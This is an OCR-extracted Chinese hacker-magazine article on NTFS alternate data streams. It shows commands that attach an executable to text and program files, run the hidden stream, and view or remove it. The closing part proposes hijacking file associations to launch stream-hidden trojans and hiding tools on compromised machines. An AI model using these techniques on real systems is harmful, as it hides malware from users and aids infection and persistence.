


图6

（文章中涉及到的CAIN，已经收录在了光盘中）

浅谈NTFS数据流

Yofx[S.N.T]&[E.S.S.T]

今天和大家一起来聊聊NTFS数据流，因为最近对这个东西挺好奇的，所以就搜集了一下这方面的资料。那么，什么是NTFS数据流呢？NTFS分区的数据流是一个子文件系统允许额外的数据连接到一个任意的文件中，现在的FAT文件系统格式是不支持数据流格式的，当然也可以直接建立一个数据流文件。

其实数据流已经出现很久了，我们来直观的看看NTFS数据流到底是怎么回事，首先我准备了一个文件夹c:\test\，按win+r键调出运行栏，输入CMD打开命令提示符，然后来创建一个数据流。先建立一个有明确宿主的数据流文件，使用**echo "test" > test.txt**即可以建立一个文本文件，内容为“"test"”，如图1，接下来就开始使用test.txt当宿主了。




图1

NTFS数据流的创建原理

使用命令**type 将要附加的数据流文件>附加到的宿主文件（或文件夹）:数据流文件名**就可以创建，比如我们想将decode.exe附加到test.txt文件中，并且访问名为test.exe，就可以执行命令**type decode.exe>test.txt:test.exe**，这样就将decode.exe作为NTFS数据流附加到test.txt上了，如图2，大家可以和图1对比下看都有什么区别。

数据流的特性

NTFS数据流在Windows系统环境下是不可显示的（当然现在也有一些工具可以查看到，微软也提供了CreateFile()这个API来查看NTFS数据流），如果上面的test.txt文件在附加NTFS数据流之前为9字节，则附加之后仍为9字节（我们可是附加了一个15360字节的东西呀），文件大小不会有任何的改变（有很强的迷惑性），由于用户几乎看不出有什么不同，所以达到了很好的隐藏特性（不过目前已经有一些杀毒软件可以很好的查杀数据流木马了）。因为NTFS数据流只存在于NTFS文件格式的系统中，因此如果将含有NTFS数据流的文件（比如这里的




图2

test.txt）先存放到非NTFS分区（比如FAT32分区），然后再转移到NTFS分区，则数据流会消失（这也是一个很好的删除数据流的方法）。如果将NTFS数据流的宿主文件（或文件夹）删除，则NTFS数据流自己也会删除（会创建也要会删除哦，不能给自己留下一堆隐患）。

再来看看如何建立一个没有宿主（只是相对来说）的NTFS流文件，执行命令**echo "this is a stream file">:hackerxfiles.txt**即可以建立一个数据流文件了（这个hackerxfiles.txt的宿主文件其实就是它的上一级文件夹，也就是test这个文件夹），怎么确定我们的数据流文件创建成功了呢？这个我们后面再说，先来看如何删除吧，试着执行**del :hackerxfiles.txt**，提示了“文件名、目录名或卷标语法不正确。”，不能直接的删除，大家想起前面提到的方法了吗？只需要把test文件夹挪到非NTFS分区就可以自动删除了，当然最后别忘了再挪回来。

关于数据流的一些基本应用到这里就介绍完了，我们再来看下更实际点的应用吧，既然NTFS数据流能够给附加数据，那么我们是否能够利用呢？答案是肯定的，接下来我们就一起探索NTFS的利用价值吧。

先来一个EXE附加一个EXE吧，执行命令**type c:\test\decode.Exe >c:\test\at.Exe:decode.Exe**（之所以把要附加的数据写上完整路径，是为了帮大家更好的理解，如果你要附加的数据没有在当前目录下就需要像我这样，写出完整的路径了），双击运行这个at.Exe，看看decode.Exe会不会跟着运行，令人遗憾的是AT.EXE只是一闪而过，而我们的decode.Exe并没有运行。来看看到底要怎么执行吧，继续回到CMD下执行**start ./at.Exe:decode.exe**就可以成功运行了，如图3。两个都是EXE文件可以附加执行，那么如果宿主是TXT的话，那我们的EXE能够执行吗？继续进行测试，执行**type decode.Exe>test.Txt:decode.exe**，依然是没有任何回显，再执行看看，程序的界面依然弹了出来，结果很明显了，我们可以附加给任何后缀的文件，但是启动的时候必须要使用“./”才能正常的运行我们的附加数据（txt文件使用edit就可以打开，但是却无法正常显示数据），如图4。

怎么才能显示自己创建的数据流文件呢？大家别着急，我

们上面已经建立了一个hackerxfiles.Txt的流文件，目录中是不存在的，使用系统的EDIT能够打开但是却无法显示内容，我们再来使用notepad.Exe（记事本）查看吧，执行命令**notepad.Exe./:hackerxfiles.txt**就可以打开刚才创建的数据流文件，因为这个文件是采用上级目录作为宿主，所以这里的“:”前面保持为空即可，如图5。




图3




图4




图5

看到这里大家可能觉得还不过瘾吧，似乎没什么大用呀？感觉除了藏点自己的小秘密外好像也干不了啥的。我们再来挖掘一下，刚才已经提到了任意格式我们都能通过它来启动，那么是不是可以关联文件呢？来试试看吧，打开“我的电脑”，选择“工具”—“文件夹选项”—“文件类型”，这里我先建立了一个文件类型命名为test，然后点击高级，在用于执行操作的应用程序这里输入我们建立数据流的命令，就让这个test格式通过记事本来打开吧**type c:\test\decode.Exe >c:\windows\notepad.Exe:cmd.Exe**，如图6。

出现了一个让人很郁闷的错误框，看来此路不通，我们必须通过其它的方式来执行NTFS数据流文件的创建了，虽然不能创建，那我们能不能运行呢？这里假设我已经把decode.Exe寄生到了notepad.Exe上面，填入以下命令**C:\WINDOWS\NOTEPAD.EXE:decode.exe %1**，成功的运行了，如图7，图8。

也就是说我们现在可以寄生到任意的文件上，难就难在如何运行了。不过可惜的是没能调用notepad.Exe打开我们的文件，看来除非自己再写个小程序来调用相应的程序打开该文件才行了，不过即便如此，还是有很大的利用空间的，如果用来写病毒或者木马感染还是很好玩的，所有的类型全部替换为我们的NTFS数据流木马，你干什么都会被感染，啥都干不了，直接搞死你的系统，感觉和映像劫持有点儿类似了。我们还可以配合WINRAR进行创建NTFS数据流的操作来感染系统，不仅如此，我们在肉鸡上也可以通过数据流来方便的隐藏我们的软件。




图6

